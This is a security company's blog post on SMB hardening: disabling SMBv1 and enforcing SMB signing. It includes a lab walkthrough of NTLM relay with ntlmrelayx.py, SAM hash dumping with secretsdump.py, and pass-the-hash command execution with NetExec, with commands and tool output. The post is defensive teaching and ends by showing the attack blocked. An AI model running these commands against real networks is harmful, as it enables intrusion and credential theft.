

SecCore Essentials - SMB Security

 seccore.at/blog/smb-security

Benjamin Floriani, Patrick Pongratz

September 29, 2025




Summary

This blogpost highlights problems that arise when several Server Message Block (SMB)-related security settings and configurations are not set. To implement this SecCore Essential and protect against common SMB-based network attacks, the following settings need to be implemented:


- Disable SMBv1 globally¹
- Enforce SMB Signing for all clients and servers²
 - Set **Microsoft network client: Digitally sign communications (always)** to **Enabled**
 - Set **Microsoft network server: Digitally sign communications (always)** to **Enabled**

Introduction

The Server Message Block protocol is a network file sharing protocol primarily used by networked Microsoft Windows systems. SMB is mainly used to read and write files, it is however also possible to execute commands via this protocol, given sufficient access rights.



Every Microsoft Windows installation by default comes with an active SMB server and client. This makes it a prime target for lateral movement, where attackers use acquired credentials to pivot to another system.



Common Attack Vectors

The following section describes common attacks on the SMB protocol.

SMBv1

SMBv1 is the first version of the SMB protocol, it was introduced in 1983 and had all the necessary core features like file and printer sharing. Nowadays, it is obsolete, lacks encryption and modern security features and is vulnerable to **multiple critical exploits**³. Microsoft has deprecated SMBv1 and recommends disabling it on all systems⁴.

SMB Signing

SMB signing ensures that SMB communications are digitally signed to prevent Man-in-the-Middle attacks such as NTLM relaying. Without SMB signing, attackers on the same network can intercept or change SMB traffic.

This works, because the SMB protocol does not encrypt or sign the payload (e.g. which file to access) with the authentication provided. An attacker that manages to capture authentication from a client is able to relay this authentication to a different target and change the payload completely.

SMB signing can be enforced on both clients and servers and should always be enabled².

SMB Guest Access

SMB guest access allows users to connect to shared resources without authentication. This is a legacy feature from early Windows networking to simplify file sharing in non-domain environments.

It allows anyone with access to the network to gather information and files from an SMB share.


Attack Scenario

This section demonstrates how attackers can abuse missing SMB signing requirements to relay authentication from one computer to another, accessing files and even executing code on the target system.

The setup of this attack scenario is as follows:

- SMB signing is not required on any system
- The attacker was able to capture a valid authentication from a source system
More about how to achieve this can be read in our [Network Protocols Essential](#) post

The network setup consists of three systems:




The attacker machine is a GNU/Linux system with network access for simplicity. This attack can also be performed on a compromised Windows system using PowerShell for example.

We will have two Windows servers: `SRV1.lab.local` that acts as the source system which sends an authentication to an attacker's system and `SRV2.lab.local` where the authentication will be relayed to.

The attacker can use the tool `ntlmrelayx.py`⁵ to capture authentications and relay them to a target while changing the payload. This tool can be run in the background and will capture all incoming SMB (but also other) traffic. When a successful authentication is received, it is relayed to a predefined target system:

```
ntlmrelayx.py -t 192.168.30.137 -smb2support -socks
```

In order to successfully receive an authentication from `SRV1.lab.local` client, [various network protocols can be abused](#). This is however not the scope of this attack path and can be found in the [Network Protocols Essential attack scenario](#). Instead, we will just try to access the attacker machine `192.168.30.130` directly from `SRV1.lab.local`:



This will trigger an SMB authentication from SRV1.lab.local (192.168.30.134) as t1claire@lab.local to the attacker machine, which is captured and relayed to SRV2.lab.local (192.168.30.137):

```
* Debug mode: off
[*] SMBD-Thread-9: Received connection from 192.168.30.134, attacking target smb://192.168.30.137
[*] Authenticating against smb://192.168.30.137 as LAB/T1CLAIRE SUCCEED
[*] SOCKS: Adding LAB/T1CLAIRE@192.168.30.137(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-10: Connection from 192.168.30.134 controlled, but there are no more targets left!
[*] SMBD-Thread-11: Connection from 192.168.30.134 controlled, but there are no more targets left!
```

To check the permissions of t1claire@lab.local, the **socks** command of ntlmrelayx.py console can be used:

```
[*] SMBD-Thread-33: Connection from 192.168.30.134 control
socks
Protocol  Target      Username      AdminStatus  Port
-----
SMB       192.168.30.137  LAB/T1CLAIRE  TRUE         445
ntlmrelayx> |
```

Since the captured connection has local administrator privileges on SRV2.lab.local, the attacker can now access all files, execute code or dump local credentials on the target system with tools such as Impacket's **secretsdump.py**⁶:

```

bf@DESKTOP-K7TUEGS ~-> sudo proxychains4 secretsdump.py lab/tlclaire@192.168.30.137 -no-pass
[sudo] password for bf:
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
/home/bf/.local/pipx/venvs/impacket/lib/python3.9/site-packages/impacket/version.py:10: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.30.137:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2382236e855dd99b1dc2bc226abf997a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
Guest:501:aad3b435b51404eeaad3b435b51404ee:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:
[*] Dumping cached domain logon information (domain/username:hash)

```

After obtaining the local administrator hash, the attacker can now fully compromise SRV2.lab.local by issuing commands across the network using **NetExec**⁷:

```

bf@DESKTOP-K7TUEGS ~-> nxc smb 192.168.30.137 -d _ -u administrator -H [redacted] -x whoami
SMB 192.168.30.137 445 SRV2 [*] Windows Server 2022 Build 20348 x64 (name:SRV2) (domain:lab.local) (signing:False) (SMBv1:False)
SMB 192.168.30.137 445 SRV2 [+] .\administrator:[redacted] (Pwn3d!)
SMB 192.168.30.137 445 SRV2 [+] Executed command via wmiexec
SMB 192.168.30.137 445 SRV2 srv2\administrator

```

Mitigation

After implementing the mitigation steps described in the summary, the attack scenario is no longer possible. The attacker is still able to capture the authentication from SRV1.lab.local, but when it is relayed to SRV2.lab.local, the connection is refused since SMB signing is required:

```

ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] SMBD-Thread-9: Received connection from 192.168.30.134, attacking target smb://192.168.30.137
[-] Signing is required, attack won't work unless using --remove-target / --remove-mic

```